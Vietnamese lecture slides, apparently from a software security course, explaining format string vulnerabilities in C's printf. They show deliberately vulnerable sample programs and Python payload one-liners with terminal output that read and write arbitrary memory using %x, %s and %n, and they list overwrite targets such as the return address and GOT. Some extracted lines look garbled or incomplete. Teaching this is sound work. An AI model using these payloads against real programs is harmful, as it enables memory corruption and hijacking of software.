


printf(): Xuất chuỗi an toàn

```
char st[ ];
```

```
...
```

```
printf("%s", st);
```




printf(): Xuất chuỗi không an toàn

char st[];

...

printf(st);



Lỗi format string

```
#include <stdio.h>
```

```
int main(){
```

```
    char buf[512];
```

```
    printf("Enter a string to echo: ");
```


```
    fgets(buf, sizeof(buf), stdin);
```

```
    printf(buf);
```

```
    printf("\nGoodbye!\n");
```

```
    return 0;
```

```
}
```

 attt@ubuntu: ~

```
attt@ubuntu:~$ ./fmtstr
```

```
Enter a string to echo: AAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAA
```

```
Goodbye!
```

```
attt@ubuntu:~$ ./fmtstr
```

```
Enter a string to echo: AAAA %8x %8x %8x %8x %8x %8x
```

```
AAAA b7564900 1 b7734305 41414141 78382520 78382520
```

```
Goodbye!
```

Điều gì đã xảy ra?

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./fmtstr  
Enter a string to echo: AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
Goodbye!  
attt@ubuntu:~$ ./fmtstr  
Enter a string to echo: AAAA %8x %8x %8x %8x %8x %8x  
AAAA b7564900 1 b7734305 41414141 78382520 78382520  
Goodbye!
```

00			
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
└	%	8	x
A	A	A	A
a-string (format)			
Return Address			
Saved EBP			
printf() local variables			

Các hướng khai thác lỗ hổng

- Quét stack với **%x**
- Đọc chuỗi ở địa chỉ tùy ý với **%s**
- Ghi giá trị tùy ý lên địa chỉ tùy ý với **%n**
 - Crash
 - Ghi đè biến quan trọng
 - Ghi đè địa chỉ trả về

Format String

1

Lỗi hỏng format string

2

Đọc từ địa chỉ tùy ý

3

Ghi vào địa chỉ tùy ý

Đọc chuỗi từ địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
 - Địa chỉ của chuỗi cần đọc
 - Một số "%x" để tiếp cận format string
 - Đặc tả "%s" để đọc chuỗi
- Ví dụ

```
str = "\x08\x48\x01\x10%x%x%x%x%s"
```

Đọc chuỗi từ địa chỉ tùy ý

00			
%	x	%	s
%	x	%	x
08	48	01	10
a-string (format)			
Return Address			
Saved EBP			
printf() local variables			

Đọc chuỗi từ địa chỉ tùy ý

```
#include <stdio.h>
```

```
int main(){
```

```
    char *secret = "Good hacker!";
```

```
    char buf[512];
```

```
    printf("There's a secret at %p\n", secret);
```


```
    printf("Enter some magic to get it: ");
```

```
    fgets(buf, sizeof(buf), stdin);
```

```
    printf(buf);
```

```
    return 0;
```

```
}
```



```
attt@ubuntu: ~  
attt@ubuntu:~$ ./fmtstr  
There's a secret at 0x8048570  
Enter some magic to get it: AAAA %x %x %x %x %x %x %x  
AAAA 200 b7784ac0 b77b07d0 0 b75dc900 1 41414141  
attt@ubuntu:~$ python -c 'print "\x70\x85\x04\x08"+"%  
x"*6+"%s"' | ./fmtstr  
There's a secret at 0x8048570  
Enter some magic to get it: p♦200b76e5ac0b77117d00b75  
3d9001Good hacker!
```

Đọc đồng thời nhiều chuỗi

```
#include <stdio.h>
char *part1 = "Good ";
char *part2 = "hacker!";
int main(){
    char buf[512];
    printf("There's a secret at %p and %p\n", part1, part2);
    printf("Enter some magic to get it: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    return 0;
}
```

Trong trường hợp này, phải viết mã khai thác như thế nào?

Format String

1

Lỗi hỏng format string

2

Đọc từ địa chỉ tùy ý

3


Ghi vào địa chỉ tùy ý

Ghi đè lên địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
 - Địa chỉ của biến cần ghi đè
 - Một số "%x" để tiếp cận format string
 - Đặc tả "%n" để ghi đè (???) lên biến
- Ví dụ

```
str = "\x08\x48\x01\x10%x%x%x%x%n"
```

Ghi đè lên địa chỉ tùy ý



Ghi đè lên địa chỉ tùy ý

```
#include <stdio.h>
```

```
int main(){
```

```
    int money = 0;
```

```
    char buf[512];
```

```
    printf("Your money at %p\n", &money);
```

```
    printf("Enter some magic to fill you balance: ");
```

```
    fgets(buf, sizeof(buf), stdin);
```


```
    printf(buf);
```

```
    if(money > 0)
```

```
        puts("You win!");
```

```
    return 0;
```

```
}
```



The screenshot shows a terminal window with the prompt `attd@ubuntu: ~`. The user runs `./fmtstr`, which displays `Your money at 0xbffff39c` and prompts for input. The user enters `AAAA %x %x %x %x %x %x %x %x`, which results in a memory dump starting with `AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078 2520 25207825`. The user then runs `python -c 'print "\x9c\xfc\xff\xbf"+"x"*6+"\n"' | ./fmtstr`, which results in `Your money at 0xbffff39c` and prompts for input. The user enters `200b7fc7ac0b7ff37d00b7e1f9001`, which results in `You win!`.

```
attd@ubuntu:~$ ./fmtstr
Your money at 0xbffff39c
Enter some magic to fill your balance: AAAA %x %x %x
%x %x %x %x %x %x
AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078
2520 25207825
attd@ubuntu:~$ python -c 'print "\x9c\xfc\xff\xbf"+"x"*6+"\n"' | ./fmtstr
Your money at 0xbffff39c
Enter some magic to fill your balance: 200b7fc7ac
0b7ff37d00b7e1f9001
You win!
attd@ubuntu:~$
```

Các đối tượng ghi đè tiềm năng

- Biến bất kỳ
- Địa chỉ trở về
- Phân đoạn hàm hủy .dtos
Phân đoạn này chứa danh sách địa chỉ các hàm hủy được thực thi trước khi kết thúc chương trình
- Bảng GOT (Global Offset Table)
Bảng này chứa kết quả phân giải các hàm thư viện liên kết động, tức là chứa địa chỉ của các hàm thư viện sau khi nạp.

